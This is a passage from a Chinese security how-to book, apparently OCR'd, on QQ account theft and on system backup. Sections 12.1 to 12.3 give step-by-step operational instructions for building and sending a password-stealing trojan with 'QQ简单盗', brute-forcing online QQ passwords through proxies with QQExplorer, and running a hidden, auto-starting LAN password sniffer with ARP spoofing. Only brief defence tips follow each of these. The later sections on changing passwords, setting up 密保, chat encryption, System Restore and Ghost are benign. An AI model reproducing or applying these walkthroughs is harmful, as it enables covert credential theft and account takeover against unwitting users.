
12.1 用“QQ简单盗”盗取QQ密码

“QQ简单盗”是常用的盗取QQ号码工具，它采用进程插入技术，使得软件本身不会产生进程，因而很难被发现。“QQ简单盗”能够自动生成木马，只要将该木马发送给目标用户，并使其在目标计算机中运行该木马，就可以达到盗取目标计算中的QQ密码的目的。

12.1.1 QQ盗号曝光

黑客盗取QQ的具体操作步骤如下。

STEP01： 打开“QQ简单盗”主窗口



01 下载并解压“QQ简单盗”压缩包，打开“QQ简单盗”主窗口。

02 填写收发信邮箱、发信箱密码以及smtp服务器，并单击“测试发信”按钮。

STEP02： 提示用户查看测试信件信息




单击“OK”按钮。

注意


填写smtp服务器时要注意与发信邮箱相对应，否则可能无法收到测试信件。

STEP03： 返回主界面




单击“选择木马图标”按钮。

STEP04： 选择木马图标



任意选择图标然后单击“打开”按钮。


STEP05：返回主界面



01 在主界面查看即将生成的木马图标。

02 单击“生成木马”按钮。

STEP06：存储木马文件




选择木马存储位置并单击“保存”按钮。

STEP07：木马生成提示信息



单击“确定”按钮。

STEP08：查看已生成的木马



在存储位置可查看到已经生成的木马。

将生成的木马发送给目标用户，只要目标用户在目标计算机中运行该程序，黑客就能够获取该计算机中的 QQ 密码。

12.1.2 防范“QQ 简单盗”

对于在公共场所上网的 QQ 用户应该特别注意被这种方法盗取 QQ，如果条件允许，最好是先用杀毒软件对计算机进行杀毒之后再进行登录。同时，也不要轻易接收 QQ 好友发过来的不明文件，说不定就是一个盗取 QQ 的软件，一旦运行了，QQ 也就没有任何安全性可言了。

12.2 在线破解 QQ 号码

QQ 在即时通信领域中占有举足轻重的地位，因此，QQ 的安全一直是大家最头疼的问题，稍有不慎，用户的 QQ 就拱手让人了，即使随时都注意了 QQ 的安全，但对于 QQ 在线破解却也是防不胜防。

12.2.1 在线破解 QQ 号码

QQExplorer 是一款比较常用的在线破解 QQ 密码的工具，功能强大，设置简便，从网上下载并解压“QQExplorer”压缩包，双击“QQExplorer”应用程序图标，即可打开“QQExplorer”主界面。使用它在线破解 QQ 的具体操作步骤如下。

STEP01： 运行 QQExplorer



01 填写盗取的 QQ 号码（此号码必须在线）和代理服务器的 IP 地址和端口号码。

02 单击“添加 & 测试”按钮。

STEP02： 开始破解密码



01 检测此服务器是否正常。

02 单击“开始”按钮，即可开始在线密码破解。

提示

如果觉得寻找 QQ 代理服务器列表麻烦，可使用一些现成的 QQ 代理公布软件。

12.2.2 QQExplorer 在线破解及防范

QQExplorer 在线破解改变了本地破解那种被动的破解方式，只要是在线的 QQ 号码都可以破解，适用范围较广，因此一定要当心。由于它仍然采用穷举法技术，所以在枚举密钥位数长度以及类型时，校验时间很长，破解效率却不高。

这种方法还受到计算机速度、网速等诸多因素的影响，比本地破解更慢、更麻烦。因此，对于这种破解方式，设置足够复杂的密码是一个非常有效的预防手段。


12.3 用密码监听器揪出内鬼

密码监听器用于监听基于网页的邮箱密码、POP3 收信密码、FPT 登录密码、网络游戏密码等。在某台电脑上运行该软件，可以监听局域网中任意一台电脑登录网页邮箱、使用 POP3 收信、FPT 登录等的用户名和密码，并对密码进行显示、保存或发送到用户指定的邮箱。

12.3.1 “密码监听器”盗号披露


使用“密码监听器”的具体操作步骤如下。

STEP01： 运行“密码监听器”



下载并解压“密码监听器”压缩文件，双击文件夹中的“pswmonitor.exe”应用程序图标，即可弹出“密码监听器”主窗口。


STEP02： 测试邮箱及密码信息



01 在“发送参数”和“接收参数”选区中设置好邮箱以及密码信息。


02 单击“测试”按钮，如果输入正确则会弹出一个提示文本框“测试邮件发送成功”。

STEP03： 输入密码



输入新密码以及确认密码并单击“应用”按钮。


STEP04： 设置热键



01 设置热键，最好不要使用软件的默认设置；勾选“启动时隐藏界面”和“系统启动时自动启动”复选框。

02 单击“应用”按钮。

STEP05：适配器选择



根据需要选择要监听的网络适配器，如拨号网络适配器、网卡等，以适应不同上网方式。如果选择一个适配器后监听不到密码，可以尝试选择其他适配器。

提示

对于局域网中的计算机，如果不能监听到其他计算机上的密码，也可以勾选“ARP欺骗监听局域网”该选项。单击“隐藏”按钮，就可以监听密码了。

注意

对于指定IP地址范围的ARP欺骗，应尽量缩小ARP欺骗的IP地址范围，以降低ARP欺骗对网络的影响。

由于设置了隐藏软件界面，一切都是在隐蔽处进行的，通常不会被发现，但一定要记住自己设置的热键，否则，自己也无法打开软件来查看密码了。

12.3.2 找出“卧底”拒绝监听

对于这种防不胜防的局域网内部密码监听，可以采用如下方法进行防范。

①安装杀毒软件，并及时升级到最新版本。

②如果已经被监听了，则需要找到安装“密码监听器”的机器，对其注册表进行修改。

12.4 保护QQ密码和聊天记录


平时我们经常会听说他人的QQ号码被盗，更甚者自己的QQ号码也被盗了。一旦QQ号码被盗，就可能导致一些重要的信息泄露，从而造成一定程度的损失。那么用户就应该采取一些有效措施防止自己的QQ密码泄露。

12.4.1 定期修改QQ密码

QQ密码使用时间过长，就会很容易被他人破译，所以为了避免这点，定期修改QQ密码很必要。


修改 QQ 密码需要进行以下操作。

STEP01：打开 QQ 主界面




在 QQ 主界面左下角单击“主菜单”图标，在打开的菜单中单击“修改密码”。

STEP02：修改密码




根据提示填写相关信息，填写完成后点击“确定”按钮。

STEP03：QQ 密码修改成功



QQ 密码修改成功提示信息。

STEP04：QQ 下线通知



单击“重新登录”按钮。

STEP05：重新输入 QQ 密码




输入新修改的密码，单击“登录”按钮即可重新登录 QQ。

12.4.2 申请 QQ 密保

QQ 密保是为了加强 QQ 安全性而推出的一款密码保护功能。无论自己的 QQ 被盗，还是密码忘记，都可以通过 QQ 密保来找回自己的 QQ 或者重置密码。


申请 QQ 密保需要进行以下操作。

STEP01：打开 QQ 主界面



在 QQ 主界面左下角单击“主菜单”图标，依次单击“安全中心”>“申请密码保护”菜单项。


STEP02：设置密保



01 选择密保问题选项。


02 单击“立即设置”按钮。

STEP03：密保问题填写




选择好密保问题并填好答案后，单击“下一步”按钮。

STEP04：确认密保信息



根据上一步填写的问题输入对应的答案后，单击“下一步”按钮。

STEP05：绑定密保手机



输入绑定 QQ 号码的手机号后点击“下一步”按钮。

STEP06：设置成功




成功设置密保问题和密保手机提示信息。

12.4.3 正常查看聊天记录


在介绍使用QQ登录号码修改专家查看聊天记录之前，先来了解一下运用QQ自身消息管理器来实现聊天记录的正常查看方法。具体的操作步骤如下。

STEP01： 打开QQ主界面




单击界面左下角的“主菜单”图标，单击“工具”>“消息管理器”菜单项。

STEP02： 打开“消息管理器”窗口



查看消息管理器中的好友显示。

STEP03： 查看聊天记录




单击左侧树状结构中选择一个好友，与这位好友的聊天记录就会在右侧显示。

12.4.4 加密聊天记录

在日常聊天时，涉及一些个人隐私信息有时候难以避免，但是如果QQ聊天记录没有加密，这些隐私信息就很有可能泄露。因此需要启用聊天记录加密功能，防患于未然。


启用加密功能需要进行以下操作。

STEP01：打开 QQ 主界面




在 QQ 主界面左下角单击“系统设置”图标。

STEP02：打开“系统设置”对话框




依次单击“安全设置”>“消息记录”。

STEP03：启用消息记录加密



勾选“启用消息加密记录”复选框，输入口令以及加密口令提示信息。关闭“系统设置”对话框即可开启消息加密。

STEP04：输入消息密码



再次登录 QQ 时输入 QQ 密码后需要再次输入消息密码才能登录 QQ。

第13章 系统和数据的备份与恢复

当用户日常浏览网页、下载工具时，有时会遇到一些病毒、木马夹带在其中，对系统造成伤害而无法正常使用。如果提前对系统和数据做好备份，在这时就可以及时地进行恢复操作，从而避免不必要的损失。

主要内容：

- 备份与还原操作系统
- 备份与还原用户数据
- 使用恢复工具来恢复误删除的数据

13.1 备份与还原操作系统


13.1.1 使用还原点备份与还原系统

Windows 系统内置了一个系统备份和还原模块，这个模块就叫做还原点。当系统出现问题时，可先通过还原点尝试修复系统。

1. 创建还原点


还原点在 Windows 系统中是为保护系统而存在的。由于每个被创建的还原点中都包含了该系统的系统设置和文件数据，因此用户完全可以使用还原点来进行备份和还原操作系统的操作。下面详细介绍创建还原点的具体操作步骤与方法。

STEP01：右击桌面上的“计算机”图标



在弹出的列表中单击“属性”菜单项。

STEP02：打开的“系统”窗口




单击左侧的“高级系统设置”链接。

STEP03：打开“系统属性”对话框



01 切换至“系统保护”选项卡。　02 单击“创建”按钮。

STEP04：创建还原点




01 输入还原点描述。　02 单击“创建”按钮。

STEP05：正在创建还原点



查看创建进度。

STEP06：成功创建还原点



查看提示信息并单击“关闭”按钮。


提示

在 Windows 系统中，还原点虽然默认只备份系统安装所在盘的数据，但用户也可通过设置来备份非系统盘中的数据。只是由于非系统盘中的数据太过繁多，使用还原点备份时要保证电脑有足够的磁盘空间。

2. 使用还原点

成功创建还原点后，系统遇到问题时就可通过还原点来还原系统从而对系统进行修复。下面详细介绍还原点的具体使用方法和步骤。


STEP01： 打开“系统属性”对话框



01 切换至“系统保护”选项卡。


02 单击“系统还原”按钮。

STEP02： 还原系统文件和设置



单击“下一步”按钮。


STEP03： 根据日期、时间选取还原点



01 选中一个还原点。


02 单击“下一步”按钮。

STEP04： 确认还原点信息




单击“完成”按钮。

STEP05： 查看提示信息




单击“是”按钮。

STEP06： 准备还原系统




计算机正在准备还原系统。

STEP07： 还原 Windows 文件和设置



重新启动电脑。

STEP08： 系统还原完成




查看提示信息并单击“关闭”按钮。

13.1.2 使用 Ghost 备份与还原系统

Ghost 全名 Norton Ghost（诺顿克隆精灵 Symantec General Hardware Oriented System Transfer），是美国赛门铁克公司开发的一款硬盘备份还原工具。Ghost 可以实现 FAT16、FAT32、NTFS、OS2 等多种硬盘分区格式的分区及硬盘的备份还原。在这些功能中，数据备份和备份恢复的使用频率特高，因此 Ghost 也是用户非常热衷的备份还原工具。

1. 认识Ghost操作界面

Ghost 的操作界面非常简洁实用，用户从菜单的名称基本就可以了解该软件的使用方法。Ghost 操作界面如下图所示，界面中常用英文菜单命令代表的含义表 B-1 中所示。



Ghost 操作界面


表 13-1　Ghost 操作界面常用英文菜单名称及含义

名　称	作　用
Local	本地操作，对本地计算机的硬盘进行操作
Peer to peer	通过点对点模式对网络上计算机的硬盘进行操作
Options	使用 Ghost 的一些选项，使用默认设置即可
Help	使用帮助
Quit	退出 Ghost
Disk	磁盘
Partition	磁盘分区
To Partition	将一个分区直接复制到另一个分区
To Image	将一个分区备份为镜像文件
From Image	从镜像文件恢复分区，即将备份的分区还原

2. 使用Ghost备份系统


使用 Ghost 备份系统是指将操作系统所在的分区制作成一个 GHO 镜像文件。备份时必须在 DOS 环境下进行。一般来说，目前的 Ghost 都会自动安装启动菜单，因此就不需要再在启动时插入光盘来引导了。下面详细介绍使用 Ghost 备份系统的具体使用方法和步骤。

STEP01： 安装 Ghost 后重启电脑




进入开机启动菜单后在键盘上按“↓”键选择“一键 GHOST”，然后按“Enter”键。

STEP02： 进入“一键 GHOST 主菜单”




通过键盘上的上下左右方向键选择“一键备份系统”选项，然后按“Enter”键。

STEP03： 成功运行 Ghost




弹出一个启动画面，单击“OK”按钮即可继续操作。

STEP04： 进入 Ghost 主界面




单击“Local”>“Partition”>“TO Image”菜单项。

STEP05： 选择硬盘



